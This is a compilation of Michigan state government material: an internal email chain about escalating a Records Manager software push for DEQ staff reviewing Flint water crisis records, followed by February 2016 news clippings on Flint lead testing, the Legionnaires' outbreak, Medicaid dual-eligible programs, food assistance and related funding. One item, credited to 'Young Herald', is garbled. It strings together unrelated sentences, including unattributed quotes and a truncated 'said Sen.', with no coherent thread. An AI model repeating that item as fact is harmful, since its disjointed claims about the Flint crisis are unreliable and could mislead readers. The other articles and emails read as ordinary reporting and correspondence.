**Subject:** RE: RM push ticket, multiple machines

Jennifer and Linda,

Jessica Weston wanted me to let you both know when I submit the OA software push ticket into Remedy. So, I submitted INC000005900526 and have already reached out to Jason Frost and John McQuaid on getting the package push escalated. If I get any updates, I will keep you both posted.

Thank you,  
*Collin Pike*

**Subject:** INC000005900526- Requesting Escalation for Software Push  
**Importance:** High

Jason/John,

The attached DEQ users (16 total) have been tasked by the governor's office to review documents for release to the public, concerning the Flint water crisis. They have their Records Manager application training Thursday morning and will need the APP\_RecordsManager software.

Can we fast track this push request so the users are able to do their application training on Thursday morning?

The Remedy ticket is INC000005900526

Thanks,  
*Collin Pike*

**Subject:** RM push ticket, multiple machines

Collin - Attached is a request for RM push to multiple DEQ machines. These are people who are going to be reviewing records for release concerning the Flint water crisis and need to be processed ASAP. They are training on Thursday morning and would like to start using RM on Thursday afternoon.

Please escalate the ticket as soon as it is submitted, and alert Jennifer Merricle and Linda Pung as soon as you submit the ticket. The contact for the ticket is Mike Marshall at DEQ.

Thanks and let me know if you have any questions.

## Michigan to pay for lead tests in Flint

WKYT – February 15, 2016

FLINT (WJRT) - (02/15/16) - The Michigan Department of Health and Human Services is asking Genesee County to stop charging Flint residents for testing their blood for potential toxic lead.

Department Director Nick Lyon says the state wants to cover the \$36 tests for anyone in Flint who doesn't have health insurance or whose insurer doesn't cover the tests.

A private lab under contract with the county Health Department has been directly billing residents.

## State's chief medical officer: Flint Legionnaires' probe followed "standard practice"

Michigan Radio – February 15, 2016, By Sarah Cwiek

Michigan's top doctor says the state's investigation into Flint's deadly Legionnaires' disease outbreak followed "standard public health practice."

The state's Chief Medical Officer, Dr. Eden Wells, says that investigation "was very consistent ... with any outbreak investigation that's been conducted."

Wells' comments come at a time when publicly released emails from state officials, including some with the Department of Health and Human Services, raise serious questions about state agencies' response to an unfolding public health crisis.

Among those questions:

- Why did MDHHS officials fail to follow up with the Centers for Disease Control, after federal experts expressed concern about an initial Flint-area Legionnaires' outbreak in 2014?
- Why did state health communicable diseases director Jim Collins declare the Legionnaires' outbreak "over" in June 2015, the same week Genesee County health officials confirmed two more cases, followed by another disease spike?
- Why wasn't the public notified about the outbreak until January, 2016 — when Gov. Snyder disclosed it, along with a potential link to Flint's larger water contamination crisis?

Wells, who started her job with the state in May 2015, said the state chose not to call on federal resources — even after the EPA, notified of the outbreak by county health officials in February 2015, alerted the CDC — because state agencies believed they had "all the resources needed" to investigate.

"It was my understanding ... that the number of epidemiologists, the resources needed for the assistance to the local health department, were already provided at the state level," Wells said.

Wells said it's her "sense that the CDC was involved quite early on, in conjunction with the state" in the outbreak investigation. She said it's standard for federal agencies to wait for a formal state-level request before getting involved.

"They [CDC] cannot come into the state unless actually invited by the state epidemiologist," said Wells.

Nonetheless, after a federal disaster declaration, CDC teams are now on the ground in Flint. Wells said they're identifying "high-risk buildings," and developing a model "prevention toolkit" that can be used to prevent future Legionnaires' outbreaks.

The CDC teams are also investigating the source of Flint's outbreak. The legionella bacteria is usually found in water systems.

At least as early as Jan. 2015, county health officials suspected that Flint's April 2014 switch to the Flint River for its water supply contributed to the outbreak, though that was just one of several hypotheses.

More recently, nationally recognized water and legionella experts have suggested the water switch as a likely source of the outbreak.

Wells admits there's a strong "association" between the two. But not all the Legionnaires' cases seemed to fit that hypothesis, and there were other confounding factors that made pinpointing the source difficult.

And because legionella bacteria from patients were never matched to an environmental source, Wells said there's still no "clear evidence" that municipal water caused the outbreak — and there may never be.

"They couldn't get the evidence to say to pull the trigger to say 'We know it's the water,'" said Wells.

"Because believe me, I think if anybody had that evidence — if we had environmental samples that showed there was legionella of the same strain as what was in the patients at that time — then absolutely, that would have rolled out very, very differently."

As for the delayed public notification, that fell largely to the county health agency, according to Wells.

She said the state did recommend that a public health notice go out, but in terms of linking the outbreak to the public water supply, “I do not see that there was any evidence that led to that level, where people could comfortably make that type of public notification.”

And as for the state’s June 2015 conclusion that the Legionnaires’ outbreak was “over,” Wells said that was a hard call to make.

“You can either call this one outbreak with two waves, or two separate outbreaks,” said Wells, noting that 45 cases were reported in 2014, with a time gap before another 42 cases appeared in 2015. This is a typical pattern for Legionnaires’ cases, which usually spike in the summer months.

“To say the first wave or outbreak was over ... is reasonable,” Wells said, adding that the state’s report on the initial outbreak led to “enhanced surveillance” and recommendations that helped officials recognize and counter the second wave of cases.

Internal emails between county, state, and federal health officials tell a somewhat different story.

After the MDHHS’ Collins declared the outbreak “over,” Genesee County environmental health supervisor Jim Henry emailed colleagues that “The MDCH Legionella Executive Summary seems rather bold and premature, i.e. “The outbreak is over; the last reported case occurred in March, 2015.” In fact, the county had been notified of two possible cases that week, Henry said.

Henry also bemoaned a lack of state help in pinpointing the source of the outbreak: “I have concerns about MDCH’s [Michigan Department of Community Health] lack of ability to assist with the collection of environmental samples. CDC has offered their consultants and possibly to cover lab costs. I do not have the same assurance with MDCH.”

In November 2015, when Genesee County finally submitted a Legionnaires’ report to the CDC’s National Outbreak Reporting System (NORS), Henry sent an email praising colleagues’ efforts, adding: “The state agencies restricted our actions to the point of interference and inhibition.”

Wells said she can only speak for her agency, but has seen “no evidence, at least in my mind, that there was any block between having essentially a federal, state, and local approach to this [investigation.]”

In emails, state and county officials point fingers at each other for lapses and alleged stonewalling that occurred throughout the investigation. Now, they continue to do so publicly.

But Janet Stout, a Legionnaires’ expert at the University of Pittsburgh, has said that in her opinion, “responsibility lies at the feet of the state.”

“Based on the outcome of all of this, people could have done much more, except the people at the Genesee County Health Department. They went down every potential avenue to raise concern about the uptick of Legionnaires’ disease,” Stout told the Detroit News.

Local officials have also raised concerns about the possibility of another outbreak this year, especially if Flint once again switches water suppliers — this time, from Detroit water to the Karegnondi Water Authority.

Wells said that with the help of the CDC, preventive measures should be in place at high-risk locations, and “enhanced surveillance for legionella will be ongoing.”

## Expert: Quick state action might have saved Flint lives

The Detroit News – February 15, 2016, By Karen Bouffard

Quick state action to involve federal agencies and inform the public might have shortened an outbreak of Legionnaires' disease in the Flint area and saved lives, a national expert on the respiratory disease told The Detroit News.

Michigan turned down help from the U.S. Environmental Protection Agency and the Centers for Disease Control and Prevention, according to a [Detroit News analysis of more than 24,000 pages](#) of emails released by the Snyder administration and Genesee County.

State agency officials also tried to steer Genesee County health officials away from examining the municipal water system as a potential source of the Legionella bacteria that sickened 87 people between May 2014 and November 2015, killing nine.

Legionnaires' disease is caused in warmer months by a bacteria in warm, fresh water that leads to a severe form of pneumonia and can be found in large plumbing systems, hot tubs and air-conditioning units.

The state's handling of the crisis contrasts markedly with how New York state officials dealt with a Legionnaires' outbreak last summer in the Bronx, said Dr. Janet Stout, a research associate professor with the University of Pittsburgh who assisted with both outbreaks. The Bronx spate included 133 cases, resulting in six deaths.

"New York City and New York state were very, very aggressive in terms of doing the testing and informing the public, and as a result they were able to contain the outbreak very quickly," said Stout, president of Special Pathogens Laboratory, which conducted water testing in the Bronx.

The outbreak lasted about a month — from July 8 to Aug. 3 — and was traced to a cooling tower on top of a hotel, according to [New York City](#).

"As a result, they were able to contain the outbreak very quickly," Stout added. "If you don't make that progression of doing the testing of the environment, the cases continue — which is what we saw in Flint."

A study by state of Michigan epidemiologists of 45 Flint area cases that occurred from June 2014 through March 2015, resulting in five deaths, found that 16 cases were associated with McLaren Regional Medical Center in Flint.

Stout, who was hired by McLaren as a consultant, [concluded Legionella bacteria likely entered the hospital](#) through brown water from the municipal water system. But the cache of emails between state, county and federal health agencies documents the state's reluctance to search the water system for clues or relinquish control of the scientific investigation.

EPA officials were so alarmed after they were contacted by Genesee County health officials in February 2015 that they immediately alerted the CDC to the outbreak in Flint, EPA spokeswoman Monica Lee told The News. Both agencies offered on-the-ground expertise. Michigan didn't follow through by requesting the agencies' assistance, which is required for federal participation.

"Michigan felt that they had the skills and resources needed to perform the investigation themselves," said CDC spokesman Kristen Nordlund.

On June 4, 2015, Jim Collins, the state health department's communicable disease division director, issued a memo declaring, "The outbreak is over" — a contention immediately disputed by Genesee County Environmental Health Supervisor Jim Henry, noting there were two confirmed Legionnaires' cases that week.

“That memo put the brakes on things that were going forward, including getting the CDC to come to Flint,” Stout said. “That was a critical error because that help would have done a lot of things, including sampling of the water system for Legionella.

“There was no plan for systematic assessment by systematically culturing for Legionella, and testing for Legionella is not something that most departments do very well. A very important opportunity was missed to get that help.”

Legionella samples weren’t available from Flint area Legionnaires’ patients, so it’s impossible to make the “strain match” required “to make a definitive statement on environmental causation,” according to the Michigan Department of Health and Human Services.

Making the public aware of the outbreak would also have been beneficial because early treatment can stem the progression of Legionnaires’ disease, Stout said.

“The first spike was in summer of 2014, and they were still trying (to grasp the situation),” she noted. “The second spike occurred in summer 2015, and certainly at that time it should have been clear to public health officials that this was real and not to wait to inform people.

“Certainly a warning about the potential health effects of this water would have been very helpful. Early diagnosis and early treatment with the appropriate antibiotic results in a better disease course, and reduced mortality.”

In mid-January, a task force appointed by Gov. Rick Snyder predicted another surge in Legionnaires’ this spring when the weather warms and recommended the city’s health care facilities extend disinfection safeguards to all air treatment and cooling systems.

## **Help refused**

When asked on Jan. 19 why the state health department didn’t alert the public sooner, director Nick Lyon said experts linked multiple Legionnaires’ cases to a single hospital and thought the problem might be resolved if the hospital took appropriate actions.

“It’s important for us to inform the public,” Lyon said. “It’s also important for us to stay open-minded and ensure that we’re really checking any sort of possibility for Legionnaires’, including anything that could be associated with the water source change.”

Legislation introduced in the Senate, but not yet voted on, would require the EPA to directly inform citizens of a public health risk from unsafe water due to lead if the state doesn’t act within 15 days of learning about the risk. The bill was co-authored by Michigan Democratic Sens. Debbie Stabenow and Gary Peters. Similar legislation already passed in the U.S. House.

“It is shocking that state health officials turned down federal support nearly a year ago to study the outbreak in Legionnaires’ disease,” Stabenow said in an email to The News on Sunday. “This is yet another extremely disturbing example of the state failing to meet its responsibility to protect the public health of families in Flint.

“As investigations continue, I will continue to do everything I can to hold decision makers accountable,” Stabenow added.

In the past week, the state Department of Health and Human Services contended that during the first wave of Legionnaires’ disease, the Genesee County Health Department wasn’t following scientific standards for investigating the outbreak and refused state help.

"I don't know if we've had a situation before where the local health department hadn't done the steps ... or taken advantage of state assistance," Geralyn Lasher, a deputy director at Health and Human Services, told The Detroit News.

#### **'A select email'**

Lasher said Genesee County also did not alert all doctors in the state about the Legionnaires' outbreak on the Michigan Health Alert Network, a state-run portal for communicating threats to public health. Instead, a handful of Flint-area doctors were told about the outbreak, she said.

"For some reason the ... Genesee County Health Department chose to send a select email to 15 individuals at the three hospitals," Lasher said.

County Environmental Health Supervisor Jim Henry said the county requested help from the state Department of Health and Human Services. Local health departments don't commonly post alerts on the state-run Michigan Health Alert Network. He questioned why the state didn't post an alert on its network.

"All this information goes into the Michigan Disease Surveillance System. They have a person at the state assigned to Legionnaires' that looks at this every day," Henry said. "Why didn't they step up?"

Keith Creagh, the new state Department of Environmental Quality director, said Thursday the nondisclosure of the Legionnaires' disease outbreak by his agency and others for months shows the need for new public reporting requirements.

"There is a reason to be thoughtful and methodical in a crisis," Creagh told The News, "but I think we have an obligation to let people know."

Stout dismissed the contention that the county was to blame for the spread of Legionnaires' disease.

"Based on the outcome of all of this, people could have done much more, except the people at the Genesee County Health Department. They went down every potential avenue to raise concern about the uptick of Legionnaires' disease," she said.

"The state was in the driver's seat, and they made it very clear to the county that they wanted to be in charge of the investigation and wanted the county to stand down in informing the CDC. Certainly the responsibility lies at the feet of the state."

## **Dual-eligible 101: A guide to MI Health Link's goals, problems**

Crain's Detroit Business – February 14, 2016, By Jay Greene

### **What are dual-eligible beneficiaries?**

They are people who qualify for both state-run Medicaid programs for the poor and the federally run Medicare program, which covers seniors age 65 or older and those considered disabled.

These patients are the sickest and most expensive population to care for in the nation. Most have multiple chronic diseases, and more than half require behavioral health services.

#### **ALL SYSTEMS AREN'T GO**

The Care Bridge database is supposed to seamlessly transfer patient visit information among health plans, mental health organizations and physicians for people who qualify for both Medicaid and Medicare — known as "dual-eligible" patients. The system is still a "work in progress," though, nearly one year into the three-year program. *Read story.*

**What is Michigan's MI Health Link?**

It is the name of the dual-eligible demonstration program approved under a 2014 contract with the Centers for Medicare and Medicaid Services. The program goes back to 2011 when Michigan was awarded a \$1 million planning grant.

Michigan is now one of 14 states participating in the program serving four regions and 25 counties including Wayne and Macomb, part of southwest Michigan, and the Upper Peninsula.

**What is the goal of MI Health Link?**

To reduce costs, eliminate duplication of services, expand access to needed care and improve care for up to 110,000 eligible patients.

So far, 35,000 dual-eligible patients are enrolled. Statewide, Michigan has 300,000 people eligible for both Medicaid and Medicare.

**How costly are dual-eligible participants?**

In Michigan, dual-eligible beneficiaries represent 12 percent of Medicaid enrollment but account for 38 percent of the more than \$11.2 billion in Medicaid spending, said the state Department of Health and Human Services.

Nationally, 10 million dual-eligible patients account for nearly 20 percent of all enrollees in Medicare and Medicaid but up to 40 percent of spending, which is \$320 billion a year, or 9 percent of the nation's \$4 trillion annual health care tab.

Michigan originally projected saving about \$10 million during the three-year pilot program. That is a small percentage of the \$3.6 billion the state spends taking care of the dual-eligible population. Medicare spends an additional \$4.2 billion.

**What services do the enrollees receive?**

Medicare typically covers hospital, physician, pharmacy and some short-term rehabilitation and long-term care costs. Medicaid covers some medical, dental, pharmacy and the majority of nursing-home costs.

Lack of coordination between the two programs drives up costs and lowers quality.

**How are patients receiving care in Michigan?**

In 2014, Michigan received approval to implement its program, which required special Medicare permission because it wanted to maintain the historic separation of HMOs and mental health organizations.

In Michigan, the state requires the HMOs, called integrated care organizations, to contract with mental health organizations, called prepaid inpatient health plans, for behavioral health services.

For Southeast Michigan, following a bid process, six health plans and two regional mental health authorities were selected by the state for the pilot program to care for approximately 62,000 dual-eligible patients.

For Wayne and Macomb counties, the health plans are Molina Healthcare of Michigan, HAP Midwest Health Plan, AmeriHealth Michigan Inc., Aetna Better Health, and Fidelis SecureCare of Michigan Inc.

The regional mental health authorities are Detroit Wayne Mental Health Authority and Macomb County Mental Health Authority Services.

In southwest Michigan, Meridian and Aetna are the health plans and Southwest Michigan Behavioral Health is the mental health authority.

In the Upper Peninsula, the health plan is Upper Peninsula Health Plan LLC and the mental health authority is Northcare

Network in Marquette.

### What are the results so far?

Last month, a Government Accountability Office report concluded that Medicare needs to do a better job overseeing the dual-eligible program. Data provided so far between the states aren't comparable, making it difficult to assess whether care coordination and cost reductions are being achieved, the GAO said.

The office recommends Medicare require states to standardize core data measurements, including quality measurements, consumer surveys and care plans.

A second report, by RTI International, analyzed effectiveness of care coordination programs in California, Illinois, Massachusetts, Minnesota, Ohio, Virginia and Washington.

RTI concluded that care coordination is more costly and time-consuming than the states anticipated. For example, most states grossly underestimated costs of revamping information systems, policies and procedures.

Enrollment has been slow nationally with many patients confused about participation.

### Low enrollment for dual-eligible patients frustrates providers

Crain's Detroit Business – February 14, 2016, By Jay Greene

Michigan faces lower enrollment rates and higher disenrollment rates than expected during the first year of its demonstration project to coordinate care for dually enrolled Medicare and Medicaid patients.

But its experience is similar to other 10 states that are in different stages of development, experts told *Crain's*. Four additional states have received approval and are in start-up phases.

Of Michigan's 110,000 eligible enrollees in four regions and 25 Michigan counties, including Wayne and Macomb, 34,800 have enrolled — a 32 percent enrollment rate — and are having their care managed and coordinated by seven health plans and four mental health agencies.

Besides low rates of initial enrollment, which started last May in Wayne and Macomb, another problem facing providers is the high percentage of patients opting out of the program. Dual-eligible enrollees were automatically enrolled unless they declined.

For example, total enrollment for January in Michigan was 34,184, a decline of 6 percent from 36,252 last November.

Wayne County (region 7) had 18,372 enrollees, a 6.5 percent drop from 19,641. Macomb County (region 9) had 4,185 enrollees, a 10 percent drop from 4,655, said the **Michigan Department of Health and Human Services**.

But why are people disenrolling from a program that is intended to improve their care?

Michigan hasn't studied the issue, but Massachusetts, which earlier began its dual-eligible program, found in a report that patients feared losing relationships with trusted providers. They also were worried they might face new service restrictions.

Experts in Michigan said they hear similar fears expressed by patients.

Dan Wojciak, staff attorney with the Lansing-based **Michigan Elder Justice Initiative**, an independent advocacy group funded by the state, said most people dislike the auto-enrollment process.

"People don't like change and having the decision taken away from them," Wojciak said. "I understand the state had to do that to get initial enrollment."

Wojciak said the high number of disenrollment numbers are is because of the lack of initial education.

"If they had done more education early on with this population, especially with providers, the dropout rates would be lower," he said.

Richard Miles, director of HHS' **Bureau of Medicaid Policy and Health System Innovation**, acknowledged that enrollment "has been difficult" because large numbers of people have chosen to leave the program or have declined to be enrolled.

Miles said enrollment is lower than hoped for because it is a new program and provider educational efforts are just ramping up.

But several executives of health plans and mental health organizations cited other reasons that include the federal government's restrictions on marketing and advertising.

Executives also say the state has not advertised or promoted the program as much as it has, for example, the Healthy Michigan Medicaid expansion.

Rick Murdock, executive director of the **Michigan Association of Health Plans**, contends HMOs and mental health organizations should be allowed to conduct their own educational and marketing plans directly to enrollees.

"This would help address enrollment issues," Murdock said.

Under Medicare rules, companies participating in the dual eligible program are only allowed to market to consumers with prior state approval via items like billboards and radio ads. However, they cannot conduct marketing events, including health fairs, where they have direct access to enrollees.

Kerry Branick, deputy group director of the models, demonstration and analysis with the **Centers for Medicare and Medicaid Services**, said there are restrictions on advertising to enrollees to prevent fraud and abuse. She said enrollment is low in all states.

"The large waves of enrollment have ended. We are entering steady state period where (providers) are focusing on improving the business relationship with plans," Branick said.

Michigan this year plans to ramp up educational outreach to physicians to ensure they properly explain the dual-eligible program to their patients, Miles said. However, the state has no plans to increase enrollee education.

"We want to work more closely (with HMOs and mental health organizations) to promote the program," Miles said. "That is a priority for us in the coming year."

Officials for mental health authorities in Wayne and Macomb counties say they have been conducting educational sessions with providers. They want more help from the state.

For example, officials with the **Detroit Wayne Mental Health Authority** suggested HHS conduct more public service announcements, similar to how Healthy Michigan was advertised.

"The state is walking very conservatively in this area," Detroit Wayne officials told *Crain's* in an email. Detroit Wayne has recommended that HHS hold live provider meetings in the communities, so physicians get accurate information. "Providers are the primary culprit of the misinformation going to beneficiaries," Detroit Wayne said.

Danielle Devine, deputy director of operations with Detroit-based **Meridian Health Plan of Michigan**, said Meridian has talked with the state about the need for additional education to boost enrollment.

"There isn't a lot of marketing. People aren't familiar with MI Health Link, or Meridian, and are not apt to enroll because they believe their current plan is fine," Devine said. "We can't go out and sell to members."

Over the past few months, she said, Meridian's enrollment has peaked at 4,900 in Southwest Michigan.

On the other hand, Devine said low enrollment could be a blessing in disguise.

"Lower membership has allowed us to focus more on the members, improve process and create a successful program," she said.

Disinformation also plagues the dual enrollment program, said Dave Tigie, president of for **Concerto Healthcare**, which operates four health centers in Detroit.

"Once patients and providers hear what it is really about, I believe those fears will go away because it is a great program with lots of potential for good," he said.

But Tigie said he is frustrated Concerto can't do its own outreach to member programs.

"We are prohibited from education and marketing. We can't sell it ourselves," he said. "It must go through the state or through" an organization like Michigan Enrolls.

"We can't solicit them, just like you can't solicit directly Medicare patients," he said. "If they have an interest, you can have agents talk with them."

Tigie said Wayne County has the highest dropout rate in Michigan.

"There is just not enough education. They are afraid they will lose their benefits and Medicare eligibility," Tigie said. "Just think about it. You get a call or letter from someone, and you have been enrolled in Medicare and like it, would you want to risk switching?"

## DHHS addresses food stamp cuts across state

Traverse City Record Eagle - February 14, 2016, By Michael Walton

TRAVERSE CITY — Michigan Department of Health and Human Services officials are encouraging food stamp recipients across the state to make sure they're receiving proper benefit amounts by filing for a Home Heating Credit.

A DHHS press release issued Tuesday states Home Heating Credits of more than \$20 can qualify food stamp recipients—including renters who pay heating costs as part of their rent—for increased monthly food assistance through the federal Supplemental Nutrition Assistance Program.

The release comes after recent Record-Eagle reports detailed how public housing residents across the state lost monthly food stamp benefits because they hadn't applied for home heating credits, a form of assistance many residents contend they knew nothing about.

Judy Myers, Cadillac's housing commission director, said many public housing residents she knows have successfully restored food stamp levels after learning about the home heating credit and how it factors into food assistance.

"We're actually having a little party this afternoon to celebrate," Myers said Thursday.

Food stamps cuts hit Michigan public housing residents — and other food stamp recipients — throughout 2015 and resulted from a provision of the 2014 federal Farm Bill designed to curb SNAP costs.

Before the Farm Bill passed, several states like Michigan followed a practice known as "Heat and Eat" which allowed people who received as little as \$1 in automatic low-income home heating assistance annually to qualify for increased SNAP benefits.

The Farm Bill raised the \$1 requirement for increased SNAP benefits to \$20. Michigan was one of only four states where officials declined to increase the automatic home heating payments from \$1 to more than \$20 after the Farm Bill passed.

As a result elderly and disabled residents at Traverse City's Riverview Terrace public housing complex saw monthly SNAP allocations that previously totaled as much as \$150 plunge to as little as \$16 per month.

Many like Linda Hazimi have since restored those benefits, thanks in large part to Riverview Terrace resident Priscilla Townsend. Townsend saw what was going on with her neighbors' benefits, figured out the importance of the heating credit and helped her neighbors apply for the assistance, a credit many residents had long qualified for, even if they didn't realize it.

Hazimi said she thinks the information issued by the state this week would have helped her understand how, by applying for the heating credit, she could have avoided food stamps cuts she endured for six months.

"The worst part was nobody told any of us that we had to have that heating credit," Hazimi said as she reviewed the information. "The first line alone makes you more aware."

Bob Wheaton, a DHHS spokesman, previously said DHHS staffers did not err when some Riverview Terrace residents lost large chunks of their monthly food stamp allocations. Michigan's home heating credit program is a Department of Treasury program, so DHHS caseworkers were not required to suggest to clients that they apply for the assistance, although some caseworkers may do so anyway, he said.

But Wheaton in late January said DHHS officials would circulate communications statewide explaining the availability of the home heating credit.

"And explaining to them that it could have an impact on the amount of assistance they would be eligible to receive, and so it would behoove them to apply for a Home Heating Credit," he said.

Wheaton said the information that went out this week was sent to roughly 10,000 individuals who subscribe to the DHHS press release list, and just shy of 7,000 other individuals who've signed up to receive DHHS communications about food assistance.

Visit Record-Eagle.com to view the state's press release and frequently asked questions about the Home Heating Credit.

## MI governor seeks \$300 million for Flint water, Detroit schools

Young Herald – February 14, 2016, By Marcia Graham

His plan calls for increased programming for preschoolers, more school nurses, lead abatement programs in Flint homes and money to help **Flint** residents pay their water bills. Instead of directly limiting funding for other districts - which Snyder has proposed in the past - his plan would shift the funding from Michigan's yearly payments from tobacco companies under a 1998 settlement.

State officials in MI did not tell the EPA's Midwest regional everything they knew about **Flint**, and the regional office did not share everything it knew with EPA headquarters in *Washington*, Upton said.

Rick Snyder on Wednesday proposed spending hundreds of millions more dollars to address Flint's water crisis and to update infrastructure, including lead water pipes, in the city and across the state. An outbreak of Legionnaires disease, which caused 10 deaths, is also suspected to have been a result of the toxic water. The additional money for **Flint** also includes \$30 million to help residents with two years of water bills, dating to when the water source was switched to the **Flint** River in 2014 and improperly treated without anti-corrosion chemicals. They are, however, asking that **Flint** residents avoid giving the tainted water to their dogs, as lead poisoning in canines can lead to gastrointestinal issues, weakness and even seizures, the report added. "I'm committed to providing critical investments needed for the **Flint** water crisis and Detroit Public Schools while maintaining the long-term focus on the key priorities of education, job creation, health and human services, public safety and fiscal responsibility", Snyder said in a statement.

Local health officials say the governor and the **Michigan Department of Environmental Quality** withheld lead testing results, including results from a **Flint** elementary school, while the agency discussed the best way to present the information to the public.

And Kerr says many of those foods - like peanut butter and tuna - are already food bank staples. "We have to start restoring people's confidence and trust in our city's water supply". Tawaab says the Governor's no-show does not send the right message to the children of **Flint**.

"We certainly aren't looking at cuts, which always when you go into the budget you worry about because of the **Flint** issues and **Detroit Public Schools** issues but it's not happening", said Sen. This bill is in response to safe drinking water emergencies like we are seeing in Sebring, Ohio and Flint, Michigan.

Snyder will deliver his annual budget proposal to lawmakers on Wednesday.

"I hope the federal government is rolling up its sleeves and diving into this like we are", Snyder said. "We need to get in here sooner than later to start the fix of the infrastructure and to start providing services for families that have been negatively impacted". The Lansing Board of Water & Light has removed 13,500 lead pipes over a dozen years at a cost of \$42 million.

## Billerica firm donates water tests to Flint

Lowell Sun – February 14, 2016, By Rick Sobey

BILLERICA -- The images out of Flint, Mich. have caused stomachs to turn and eyes to swell up all around the country.

Flint children suffering from slowed growth and damaged neurological systems; their central nervous systems, kidneys and blood-forming organs seriously affected.

These major, lasting health issues have happened because the municipal water supply there has contained dangerously high levels of lead since 2014.

Since this devastating news broke across the country last month, a local company has stepped up to help Flint families.

Magellan Diagnostics, a Billerica company, is donating its lead-testing equipment to physicians' offices in Flint to expand access to testing.

"We're making our systems available to physicians to help families get immediate answers," Amy Winslow, Magellan's president and CEO, said last week. "We want to help parents quickly get an answer for peace of mind, and for parents to take immediate action if there's a problem."

Michigan public health departments have asked pediatricians to test all children up to age 6 who consumed Flint city water after April 2014 -- which is about 9,000 children; they're considered the most at-risk age group.

Last month, the Billerica company reached out to the health departments about loaning its equipment. Magellan -- located at 101 Billerica Ave. with 50 employees -- has so far shipped out a couple dozen of its instruments.

Eden Wells, chief medical executive of the Michigan Department of Health and Human Services, wrote to pediatricians in January: "We appreciate your focused attention to efforts to identify, screen, diagnose and follow-up on children in the City of Flint who may have been exposed... we hope you take advantage of this resource (Magellan's LeadCare II) to expand capabilities within your practice."

The LeadCare II blood lead testing system debuted in 2006, thanks to funding from the Centers for Disease Control and Prevention (CDC). The \$8 test is reimbursable, and the instrument costs \$2,400.

The fingerstick test requires two drops of blood, then a reagent splices the blood and releases the lead. A drop of that sample is placed on a sensor and it automatically starts the test. Families will know the result in three minutes.

"That quick result is why it fits so nicely into pediatrician visits," Robb Morse, Magellan's global director of marketing, said. "The pediatrician can provide guidance depending on the test results."

Because the test results are delivered on-the-spot, families do not have to take extra trips to the lab or doctor's office.

If treatment is needed, the doctor can guide the family through the next steps while they're in the office. For instance, at very high levels, a specialist may use therapy to cause the lead to be excreted in the urine.

"If lead sources are eliminated before age 2, then the body can recover, not causing further damage," Morse said. "The quicker the family identifies it, the better."

If the test results come back low, then the pediatrician can tell the family the items to be aware of so their child is safe moving forward.

"Most of the time the result is negative, and it gives peace of mind to parents," Morse said. "Pediatricians can then refer to our posters, and what families need to look out for, including toys, pottery, soil, and drinking water, as is the case in Flint."

The Flint problem began in 2014 when city leaders switched its water supply to the Flint River; however, the state did not add anti-corrosive chemicals to the water, which allowed lead from old pipes to leach into the water.

While it's incredibly unfortunate that all these residents are now affected, the LeadCare II system is the perfect technology to help address this situation, Morse said.

"This is why the CDC funded us," he said. "The cost of donating the equipment is insignificant. It's all about how this is a great use of our unique technology, and getting families immediate answers."

## Michigan's tobacco settlement fund distribution

Crain's Detroit Business – February 14, 2016, By Lindsay VanHulle

Gov. Rick Snyder has proposed using \$72 million per year for 10 years from the state's tobacco settlement funds to pay for a plan to reform **Detroit Public Schools**, which must repay an estimated \$515 million in operating debt. *(See related story.)* Michigan is due \$284 million in the 2017 fiscal year, which begins Oct. 1. Here's where the funds go:

- \$193 million is left after credits are paid to tobacco manufacturers and the state makes securitization payments related to bonds issued in 2006 and 2007 that got the state through lean budget years.
- \$17.5 million is paid into the state's Budget Stabilization Fund, or reserves, as reimbursement for Michigan's contribution to the "grand bargain" deal in Detroit's bankruptcy. That payment will be made over 20 years.
- \$75 million is paid into the state's 21st Century Jobs Fund.
- \$72 million is proposed annually for a decade to pay for DPS reform. That money comes from a nearly \$49 million fund balance in the tobacco settlement and money that previously paid for other programs.

Tobacco dollars historically have been used to support Medicaid programs, the Family Independence Program within the **Department of Health and Human Services**, student financial services programs within the **Department of Treasury** and for **Michigan State Police** criminal investigations.

## Michigan Department of Health and Human Services retiree recognized

Lenconnect.com – February 15, 2016

ADRIAN - Lenawee County commissioners on Wednesday applauded Becky Clark's nearly 40-year career in the Lenawee County office of the Michigan Department of Health and Human Services.

"This person is what I consider the consummate professional," said office manager Tim Kelly as a certificate of appreciation was presented to Clark in honor of her retirement. "She does her job to a high level and expects a level of work from others," he said.

"I'm hoping I've made a difference," said Clark, a lifelong Riga resident.

Clark was an expert in long-term care policy and Medicaid programs, said the commission certificate of appreciation.

"She has challenged those around her to higher standards and community involvement," the certificate stated.

## Health information exchange commits \$250K to Flint

Grand Rapids Business Journal – February 15, 2016, By Charlsie Dewey

A Grand Rapids-based health information exchange will collaborate with several other organizations across the state to provide help to the children and families of Flint dealing with the long-term health effects of the city's water crisis.

Great Lakes Health Connect, or GLHC, said it will invest \$250,000 in collaboration with the Greater Flint Health Coalition and the health care community throughout Flint and Genesee County to "build up the region's health IT infrastructure," which it said is essential to the "most timely, accurate and secure exchange of medical data, diagnosis and treatment."

GLHC is among the leading providers of HIE services in the nation.

"The goal of the Great Lakes Health Connect board of directors is to give those responding to the health care needs of Flint's residents the tools needed to coordinate care and positively impact the health and wellbeing of Flint's citizens over the long term," said Tom Bres, GLHC board chair.

The investment is targeted at meeting the special needs of the crisis and is aimed at connecting all Genesee County health care providers to GLHC's statewide HIE network.

Establishing this technological connectivity will enable health care providers with enhanced communication to facilitate the long-term care coordination for more than 420,000 Genesee County residents, Bres said.

GLHC said connecting all Genesee County health care entities would ensure the region's providers have access to the most secure, accurate and timely medical data for generations to come.

In addition, GLHC will connect community service organizations such as the Greater Flint Health Coalition to facilitate their efforts in support of the overall lead exposure response.

GLHC said it is committed to leveraging the HIE power in all aspects of community-based health care, from physicians and hospitals to outpatient clinics, dental offices and other health organizations serving Michigan residents.

"This integrated network of providers holds the potential for establishing the greater Flint region as the benchmark model for a care-connected community in the United States — a virtual environment where information can be shared quickly among health care providers, leading to more effective, efficient health care services," Bres said.

The financial commitment being made by GLHC consists of: \$100,000 earmarked for a Community Interface Grant that will cover costs associated with linking more than 40 physician offices countywide; \$90,000 for a dedicated implementation consultant to coordinate the initiative at the local level; \$50,000 will involve the build-out of the analytics engine enabling the shared communications and detailed data analysis that will be needed for decades to come; and a \$10,000 education grant established to facilitate training for all entities being connected.

Dr. Larry Reynolds, president and CEO of Mott Children's Health Center, expressed his "sincerest gratitude," on behalf of the "hundreds of health care providers throughout Genesee County," in response to the donation.

"As health care providers, we will persevere in providing those we serve with the education, testing and treatment they may need now and over the years to come," he said.

